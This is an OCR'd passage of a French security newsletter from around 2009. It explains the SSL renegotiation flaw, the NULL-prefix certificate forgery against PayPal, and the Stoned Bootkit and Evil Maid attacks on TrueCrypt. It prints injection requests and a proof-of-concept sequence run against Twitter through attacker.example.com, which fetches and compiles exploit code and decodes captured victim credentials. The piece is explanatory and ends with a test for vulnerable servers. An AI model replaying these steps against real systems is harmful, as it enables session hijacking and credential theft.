Le second certificat a été publié par **Tim Jones** le 5 octobre 2009, et fit beaucoup plus parler de lui, puisqu'il visait directement le site de Paypal en utilisant la vulnérabilité « NULL Prefix »:

CN= www.paypal.com\0ssl.secureconnection.cc

Bien heureusement pour les utilisateurs du renard roux, plus communément connu sous le nom de Firefox, les vulnérabilités avaient été corrigées dans les jours suivant la conférence de Moxie Marlinspikes. Plus généralement les produits Mozilla avaient tous rapidement reçu leur correctif.

Malheureusement pour les pro-windows n'utilisant pas Firefox, au moment de la publication de ces certificats, certains navigateurs restaient toujours vulnérables.



Nous avions notamment pu vérifier dans nos laboratoires que les navigateurs Internet Explorer, Google Chrome et Safari étaient toujours vulnérables à l'attaque par « NULL Prefix », le champ CN apparaissant comme www.paypal.com et non comme www.paypal.com\0ssl.secureconnection.cc. Néanmoins, Internet Explorer et Safari alertaient l'utilisateur que le certificat avait été révoqué par l'autorité de certification. Mais cette révocation aurait très bien pu être détournée en attaquant l'OCSP, « Online Certificate Status Protocol » servant justement à vérifier la validité des certificats, avec la technique également publiée par Moxie Marlinspikes.

En fin de compte, seuls Firefox et Opera prenaient en compte de manière correcte le champ CN. Aucun des navigateurs mis à jour n'était vulnérable à l'attaque par « Wildcard ».

Il aura fallu attendre près de **13 semaines** pour que Microsoft corrige la CryptoAPI, lors de son « Patch Tuesday » d'octobre 2009 avec le bulletin **MS09-056**.

Le danger vient de l'intérieur

Dernièrement une nouvelle faille de sécurité vient d'être découverte. Celle-ci vient de la conception même de SSL, et affecte donc potentiellement tous les protocoles utilisant ce dernier. La vulnérabilité en question a été publiée le 4 novembre par Marsh Ray et Steve Dispensa. Avant de se plonger plus en détail dans le sujet, quelques rappels (et oui encore!) sur le fonctionnement de SSL s'imposent.

Handshake SSL

Lorsqu'un client souhaite se connecter à un serveur en utilisant le protocole SSL, celui-ci doit initier une phase de négociation. Cette phase permet aux deux parties de s'accorder sur les paramètres à utiliser lors de la connexion sécurisée. **La négociation** se déroule de la façon suivante :

1. Le client envoie au serveur un message lui signifiant qu'il désire établir une connexion chiffrée. Ce « **Client Hello** » contient entre autres la liste des suites de chiffrement supportées.

2. Le serveur répond au client avec un « **Server Hello** ». Ce dernier contient la version de SSL retenue, ainsi que les suites de chiffrement choisies dans la liste reçue. Le serveur envoie également son certificat au client, et termine par un « **Server Hello Done** ».


3. Le client vérifie la **validité du certificat**. Si celui-ci est valide, le client génère des clefs à partir desquelles seront dérivées les clefs de chiffrement. Les clefs générées sont envoyées au serveur de manière chiffrée grâce à la clef publique de ce dernier.

4. Enfin, chaque partie envoie à l'autre un message « **Change Cipher Spec** » afin d'activer le chiffrement, ainsi qu'un message « Finished » pour signaler la fin de la négociation.

5. **Les données transmises** par la suite, y compris les messages de contrôle) **sont chiffrées** à l'aide des clefs générées par le client.

À noter que le protocole permet également d'authentifier le client à l'aide d'un certificat X.509.

Le protocole autorise n'importe quelle partie à engager **une renégociation** de la session à tout moment. La raison principale à cette possibilité est de permettre à celui qui le désire de rafraîchir les clefs de chiffrement ou autres. Pour cela, le client n'a qu'à envoyer un message « Client Hello » dans le canal chiffré et tout se déroule comme dans une phase de négociation normale. Par contre, si c'est le serveur qui souhaite initier une renégociation, celui-ci doit envoyer un message « **Hello Request** », le client répond alors par un « Client Hello », et la suite se déroulant comme expliqué précédemment.



De plus, de chaque négociation SSL réussie résulte une session SSL à laquelle correspond une « Session ID ». **SSL permet la reprise de session**, dans laquelle le client spécifie une « Session ID » correspondante à une session antérieure. Ceci permet de gagner du temps CPU en évitant le coût d'une initialisation cryptographique complète.

Revenons à présent sur la vulnérabilité. Les chercheurs ont constaté que SSL n'assurait pas de continuité lors d'une phase de renégociation de paramètres, permettant alors une attaque de type Man-in-the-Middle. Un attaquant est ainsi en mesure d'injecter des données au début du flux du protocole utilisant SSL. Pas très clair? Nous allons arranger ça.

L'attaque de renégociation

Le principe de l'attaque reste le même quelque soit le protocole utilisant SSL. Les schémas suivants ont été repris du PDF de Thierry Zoller (http://www.g-sec.lu/practicaltls.pdf). Concentrons-nous sur un cas simple : HTTP au dessus de SSL, soit HTTPS, le tout sans authentification du client par certificat. Prenons comme exemple une banque qui authentifierait ses clients à l'aide de cookie de session :

0. L'attaquant se place entre le client et le serveur (via une attaque ARP-poisoning ou autre).

1. Le client souhaite établir une connexion chiffrée avec le serveur. Son message « Client Hello » est intercepté par l'attaquant qui le met de côté.

2. L'attaquant établit une connexion chiffrée avec le serveur.

```
GET /monCompte/virement.php?pour=h4ck3r HTTP 1.1
X-en-tete-bidon:
```

3. L'attaquant envoie une requête HTTP au serveur, mais ne termine pas sa requête (pas de `CRLF CRLF`).

4. L'attaquant initie alors une renégociation, en envoyant au serveur le « Client Hello » intercepté à l'étape 2. L'attaquant ne sert ensuite que de «pont» entre le client et le serveur, retransmettant les messages dans les 2 sens.


5. Le client reçoit alors un message « Server Hello » qu'il pense correspondre à son message initial, alors qu'il s'agit en fait de la réponse à la renégociation initiée par l'attaquant avec le message intercepté.

6. À partir de là, le client et le serveur établissent une connexion chiffrée, les données échangées ne peuvent plus être lues par l'attaquant. Le client envoie une requête HTTP pour accéder à la page désirée du site bancaire :

```
GET /monCompte/ HTTP 1.1
...
Cookie: user=moi;pass=secret
```

7. Le serveur, recevant cette requête, pense qu'il s'agit de la suite de la requête laissée en suspend par l'attaquant à l'étape 4. Il la concatène alors à cette dernière. Au final, la requête interprétée par le serveur est donc la suivante :

```
GET /monCompte/virement.php?pour=h4ck3r HTTP
1.1
X-en-tete-bidon: GET /monCompte/ HTTP 1.1
...
Cookie: user=moi;pass=secret
```



L'attaquant a ainsi pu effectuer une action avec les droits de l'utilisateur lésé. Il est vrai que dans l'exemple présenté ci-dessus une attaque par CSRF aurait suffi, cependant cet exemple sert juste d'illustration.

À la vue de toutes les conditions nécessaires à la réalisation de cette attaque, de nombreux experts en sécurité étaient sceptiques face à l'exploitation de cette vulnérabilité dans le monde réel.

Un jeune diplômé de l'Institut Eurecom a au contraire trouvé un moyen original d'exploiter cette vulnérabilité.

L'exemple Twitter : h4ck3r@twitter

Anil Kurmuş a profité de cette faille de sécurité afin de voler les identifiants et mots de passe d'un compte Twitter. Il a en fait légèrement modifié l'astuce présentée par **Marsh Ray**, et expliquée ci-dessus, afin d'exploiter cette vulnérabilité via une requête HTTP POST :

```
POST /forum/envoyer.php HTTP/1.0

message=GET / HTTP/1.1 [...]
```

Dans cette illustration, la requête HTTP GET de la victime est entièrement contenue dans le corps de la requête POST de l'attaquant, en tant que valeur du paramètre « message ». L'attaquant a ainsi accès aux en-têtes HTTP, dont les cookies, ou encore l'en-tête « Authorization » servant à un client qui souhaite s'authentifier auprès du serveur sans attendre de réponse HTTP 401. Cet en-tête Authorization contient ainsi les informations nécessaires à un client pour s'authentifier, autrement dit son login et son mot de passe.

Anil Kurmuş a ainsi testé sa théorie sur le site Twitter en utilisant leur **API RESTful**. Il est par exemple possible de mettre à jour son status Twitter en utilisant l'utilitaire curl :

```
$ curl -u "login:motdepasse" -d "status=Nouveau
status" https://twitter.com/statuses/update.xml
```

En utilisant la technique expliquée plus haut, un attaquant peut ainsi accéder aux 140 premiers caractères de la requête envoyée par une victime (Twitter limitant les messages à 140 caractères). Ci-dessous les commandes effectuées par Anil Kurmuş pour effectuer sa preuve de concept :


Attaquant :

```
attacker.example.com$ wget http://
perso.telecom-paristech.fr/~kurmus/
ssl.c #based on the PoC published on
full disclosure

attacker.example.com$ gcc -lssl ssl.c
-o ssl

attacker.example.com$ ./ssl 8080 `echo
-n "attacker@example.com:evilpw" |
base64`
X-en-tete-bidon:
```

Victime :

```
$ curl -u "victim@example.com:securepw" -d
"status=any" https://twitter.com/statuses/
update.xml -p -x attacker.example.com:8080 \

# proxying the request through
attacker.example.com, to simulate a MITM
```


Voici le résultat obtenu lors de son test :



L'attaquant a ainsi **utilisé la mise à jour du statut de son propre compte Twitter** pour récupérer le début de la requête de la victime. Il ne reste plus qu'à décoder les informations :

```
$ echo -n dmljdGltQGV4YW1wbGUuY29tOnNlY3VyZXB3 |
base64 -d
victim@example.com:securepw
```

Il est inutile de tenter de reproduire cette attaque à la maison, l'équipe de Twitter ayant déjà colmaté la brèche !



La mort des transactions sécurisées sur internet ?

Après Anil Kurmuş, Franck Heidt de Leviathan Security Group aurait également trouvé une exploitation originale de la faille présentée par Marsh Ray et Steve Dispensa. Sa preuve de concept générique serait utilisable pour attaquer un grand nombre de sites différents. Franck Heidt n'a pas dévoilé son code source, vu le nombre de sites qui seraient actuellement vulnérables. Cependant, celui-ci explique tout de même le principe de l'attaque. Le pirate doit envoyer des données au serveur SSL provoquant en réponse un message de redirection. Le pirate va ensuite profiter de ce message de redirection pour envoyer la victime vers une connexion non sécurisée, où les pages pourront être réécrites à la volée avant d'être renvoyées au navigateur de la victime.

L'attaque dont il est ici question a également été découverte par des chercheurs de chez G-Sec. Contrairement à Franck Heidt, ces derniers ont publié une preuve de concept, ainsi que des explications beaucoup plus détaillées :

1-3. Idem attaque classique

4. L'attaquant envoie une requête HTTP au serveur afin de provoquer une réponse de redirection vers une page non chiffrée (en général un HTTP 302). ex :

```
GET /monCompte/pageRedirect.html HTTP/1.1
X-en-tete-bidon:
```


Comme dans l'attaque initiale, la requête n'est pas terminée (pas de `CRLF CRLF`). L'attaquant initie alors une renégociation, en envoyant au serveur le « Client Hello » intercepté à l'étape 2.

5. Le client reçoit un message « Server Hello » qu'il pense correspondre à son message initial, alors qu'il s'agit en fait de la réponse à la renégociation initiée par l'attaquant avec le message intercepté. Une fois la phase de négociation terminée, le navigateur de la victime essaie d'accéder à la page voulue. ex :

```
GET /monCompte/ HTTP/1.1
...
Cookie: xxxxxx
```

6. Le serveur, recevant cette requête, pense qu'il s'agit de la suite de la requête laissée en suspend par l'attaquant à l'étape 4. Il la concatène alors à cette dernière. Le serveur répond donc au client par un HTTP Redirect, le navigateur est alors redirigé vers la page d'accueil qui n'est pas en HTTPS mais en HTTP simple.

7. L'attaquant peut ensuite conduire une attaque classique avec SSLstrip, et ainsi observer tous les échanges en clair entre le client et le serveur.



Où en est-on actuellement ?

Cette vulnérabilité affectant le design même du protocole SSL avait en réalité été découverte il y a de nombreux mois de cela. Au début, **seul un groupe restreint d'individus avait été mis au courant de la vulnérabilité**, et travaillait depuis lors sur un correctif approprié. Tout s'est accéléré lorsque l'erreur de conception a été dévoilée par inadvertance sur une liste de diffusion et est ainsi devenu publique.

À l'heure de la rédaction de cet article, de nombreux **correctifs temporaires** ont été diffusés dans l'urgence par les différents éditeurs. Tous ces correctifs désactivent en fait la possibilité de renégociation normalement offerte par SSL. En effet, pas de renégociation, pas de manque de continuité de l'authentification, et donc pas de faille.

> "A l'heure de la rédaction de cette article, de nombreux correctifs temporaires ont été diffusés dans l'urgence par les différents éditeurs. Tous ces correctifs désactivent en fait la possibilité de re-négociation normalement offerte par SSL"

En fin de compte, c'est de l'IETF que devrait venir la solution définitive, ce dernier étant à l'origine de la plupart des standards d'Internet. L'IETF dispose d'un draft proposant une extension au protocole SSL qui effectuerait la liaison entre la phase de renégociation et la connexion SSL dans laquelle elle [la phase de renégociation] s'effectue. Ceci permettrait ainsi au serveur de différencier la phase de négociation initiale d'une phase de renégociation.

La plupart des applications web importantes implémentent des protections contre les attaques de CSRF. On peut par exemple citer les nombres aléatoires générés dans les formulaires web qui doivent être renvoyés avec la requête désirée. Ces mesures de protection sont efficaces contre l'attaque initiale présentée par Marsh Ray et Steve Dispensa, celle-ci ne consistant qu'à faire exécuter une requête avec les droits de la victime.

Cependant, les applications à risques existent. Toutes celles qui permettent aux utilisateurs de stocker ou de transmettre des données sont potentiellement vulnérables. En effet, en utilisant la technique imaginée par Anil Kurmuş, il est possible de récupérer de nombreuses informations sensibles transitant dans les en-têtes des requêtes HTTP. Parmi ces applications à risques, les premières venant à l'esprit sont bien évidemment les webmails. Un pirate pourrait ainsi s'envoyer un mail contenant les cookies de sa victime.

De plus, comme le montre la dernière preuve de concept, en combinant SSLstrip et la vulnérabilité de renégociation, il est possible de compromettre complètement n'importe quelle connexion SSL, pour peu que l'application dispose de pages redirigeant vers du HTTP simple. Ceci était impossible avec SSLstrip seul lorsque l'utilisateur tapait directement l'URL en «https://» dans son navigateur.

Néanmoins, comme nous l'avons vu, toutes les techniques présentées nécessitent que l'attaquant se trouve dans le même réseau local que sa victime. Vous n'avez donc rien à craindre de chez vous. Par contre, il est nécessaire d'observer la plus grande vigilance lorsque vous naviguez depuis un point d'accès public. (En somme rien de bien nouveau...)

Espérons tout de même que le correctif de l'IETF soit adopté avant que d'autres exploitations sur d'autres protocoles que le HTTPS ne soient découvertes.

Mise à jour : début janvier, l'IETF a approuvé le document «Transport Layer Security (TLS) Renegotiation Indication Extension».

Webographie

- http://www.h-online.com/open/news/item/SSL-trick-certificate-published-812375.html
- http://lists.grok.org.uk/pipermail/full-disclosure/2009-October/071042.html
- http://www.h-online.com/security/news/item/Forged-PayPal-certificate-fools-IE-Chrome-and-Safari-814303.html
- http://www.theregister.co.uk/2009/10/01/microsoft_crypto_ssl_bug/
- http://www.theregister.co.uk/2009/10/05/fraudulent_paypay_certificate_published/
- https://www.noisebridge.net/pipermail/noisebridge-discuss/2009-September/008400.html
- http://www.g-sec.lu/practicaltls.pdf
- http://www.ietf.org/mail-archive/web/tls/current/msg03928.html
- http://www.networkworld.com/news/2009/112009-security-pro-says-new-ssl.html
- http://blog.ivanristic.com/2009/11/ssl-and-tls-authentication-gap-vulnerability-discovered.html
- http://www.educatedguesswork.org/2009/11/understanding_the_tls_renegoti.html
- https://datatracker.ietf.org/drafts/draft-rescorla-tls-renegotiation
- http://www.securegoose.org/2009/11/tls-renegotiation-vulnerability-cve.html

INFO

Tester votre serveur web!

Il existe une méthode manuelle pour tester votre serveur web vis-à-vis de cette vulnérabilité. Pour cela, il est possible d'utiliser un client ssl (openssl) et d'exécuter la commande suivante :

```
openssl s_client -connect <serveur>:443
```

Le serveur renvoie alors un certains nombre d'informations. En tapant le verbe HTTP HEAD suivi de la lettre R (pour Renegociation), vous obtiendrez ou non une erreur qui indiquera si votre serveur est vulnérable...

```
HEAD / HTTP/1.0
R
```

Serveur non vulnérable :

```
RENEGOTIATING
2201:error:1409E0E5:SSL
routines:SSL3_WRITE_BYTES:ssl
handshake failure:s3_pkt.c:530:
```

Serveur vulnérable :

```
RENEGOTIATING
depth=1 /C=US/O=VeriSign, Inc./
OU=VeriSign Trust Network/OU=Terms of
use at https://www.verisign.com/rpa
(c)05/CN=VeriSign Class 3 Secure
Server CA
verify error:num=20:unable to get
local issuer certificate
verify return:0

HTTP/1.1 302 Found
Server: Apache
Location: https://www.xxx.fr
...
```

Un test automatique peut également être réalisé depuis le site www.ssllabs.com (voir page 45).

L'actualité du mois...

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Plusieurs conférences intéressantes ont marqué cette fin d'année : des GSDAYS en passant par le salon Milipol ou encore les C&ESAR organisés par la DGA.

Côté vulnérabilité, Microsoft s'est encore fait remarquer et les 0-days pour Acrobat Reader continuent de polluer la Toile.

Enfin, des attaques de Phishing professionnelles ont été menées ce qui a sans aucun doute permis d'agrandir le botnet Zeus...

Adrien GUINAULT
Lin Miang JIN
Yannick HAMON
François LEGUE

XMCO | Partners

Ce mois-ci, nous avons choisi de diversifier cette rubrique en présentant un résumé des conférences de ces dernières semaines. Nous poursuivrons avec une explication de l'attaque "Evil Maid" qui a fait un buzz sur Internet puis nous reviendrons sur les vulnérabilités les plus marquantes :


- **Evil Maid :** explications de l'attaque sur le logiciel de chiffrement TrueCrypt.
- **Microsoft et les derniers correctifs :** retour sur les vulnérabilité d'Octobre et Novembre
- **Adobe Acrobat Reader et un nouveau 0-day.**
- **Les conférences Gsdays, Milipol et Cesar**
- **Les attaques de Phishing en vogue**

Une attaque à l'encontre des logiciels de chiffrement

En juillet dernier, le chercheur Peter Kleissner, agé seulement de 18 ans, présentait à la Black Hat USA 2009 son Stoned Bootkit, un outil dédié à la mise en place d'un rootkit (malware interagissant avec le système d'exploitation) qui permettait notamment de contourner les sécurités mises en place par le logiciel Truecrypt.

Rappelons le, Truecrypt est un logiciel permettant aux utilisateurs de nombreux systèmes d'exploitation (Windows, Linux et Mac OS X) de créer un disque dur virtuel, au sein duquel l'ensemble des données placées sera chiffré. Il est également possible de chiffrer entièrement un disque dur physique. Le chiffrement est effectué automatiquement en temps réel et est totalement transparent pour l'utilisateur.

Ce disque dur chiffré peut alors être monté lorsque l'utilisateur soumet le mot de passe destiné à chiffrer/déchiffrer ses données avant le démarrage de l'OS si le disque dur a été totalement chiffré, ou depuis une fenêtre GUI depuis le système d'exploitation si l'utilisateur a choisi de créer un disque dur virtuel.




Grâce à ce système, un utilisateur ayant un accès physique ou distant à la machine ne pourra alors pas en principe accéder aux données contenues au sein de ce disque dur chiffré sans posséder le mot de passe (passphrase). Les techniques classiques consistant à démarrer depuis un LiveCD (système d'exploitation contenu sur un CD/DVD/clé USB) ne seront alors d'aucune utilité puisque les données sont chiffrées.

Ce système semble très peu contraignant pour les utilisateurs désirant protéger des informations sensibles. Mais est-ce réellement sécurisé ?

Stoned Bootkit

Revenons à la conférence de Peter Kleissner, présentant son Stoned Bootkit.
Stoned est un petit programme qui remplace le Boot Loader (programme chargeant le système d'exploitation) dans le BIOS par le sien.
Grâce à cette manipulation, le programme du chercheur peut se lancer avant le système d'exploitation de l'utilisateur et peut alors modifier (Hooker) les fonctions du systèmes à sa guise.
Un attaquant peut donc lancer des programmes avant le démarrage de Windows et ainsi s'interfacer entre les périphériques de l'ordinateur et le système d'exploitation de l'utilisateur.



L'avantage de cette technique vient du fait que le programme placé dans le MBR n'est pas détecté par les simples antivirus puisqu'aucun composant Windows n'est modifié en mémoire.

La faille de sécurité vient du fait que même si la totalité d'un disque dur est chiffré par un logiciel tel que TrueCrypt, l'ensemble des instructions contenues au sein du MBR est en clair (le Master Boot Record est un emplacement ou est stocké le Boot Loader). Il est alors possible de les remplacer pour exécuter du code non désiré (ce que plusieurs virus ont d'ailleurs fait par le passé) ou simplement modifier le code existant pour stocker des informations…

Pour effectuer cette manipulation, le logiciel doit, soit être exécuté sur le système d'exploitation par un utilisateur possédant des privilèges d'administration, soit être installé à partir d'un LiveCD, ce qui implique un accès physique à la machine.
Peter Kleissner a mis à disposition un Framework Open Source contenant notamment le programme

Infector.exe permettant de placer un malware au sein du MBR.

Ces deux méthodes d'exploitation avaient à l'époque suscité la polémique puisque les équipes de TrueCrypt indiquaient à l'auteur avant sa présentation qu'elles n'étaient pas responsables des actions effectuées par un utilisateur malveillant ayant un accès physique à une machine ou le fait qu'un système d'exploitation soit compromis depuis un compte administrateur limitait cette attaque.

Sachant que près de 75% des utilisateurs utilisent leur système avec des privilèges d'administration, cette attaque peut faire froid dans le dos…

INFO

Stoned Bootkit disponible sous plusieurs supports

L'auteur du programme Stoned Bootkit continue toujours le développement de son Framework afin d'offrir au fur et à mesure de nouvelles fonctionnalités.

Alors que Stoned Bootkit n'était disponible que sous la forme d'un programme exécutable lors de sa présentation, l'auteur a maintenant mis à disposition un fichier PDF exploitant la faille de sécurité getIcon (CVE-2009-0927), permettant l'exécution du programme dés la visualisation du fichier malicieux via une visionneuse PDF Adobe Reader non mis à jour.

Un LiveCD est également disponible pour mener une attaque physique et changer le code dans le MBR sans interaction avec l'utilisateur.

L'attaque Evil Maid

Dernièrement, ce sont les chercheurs d'Invisible Things Labs qui se sont intéressés à la question et se sont penchés sur la mise en place de l'exploitation d'une attaque légèrement différente.

Ils ne vont pas installer un malware au sein du système d'exploitation, mais vont récupérer la passphrase de TrueCrypt saisie à chaque démarrage par l'utilisateur. Cette opération peut être effectuée en seulement quelques minutes mais nécessite un accès physique au poste en question.

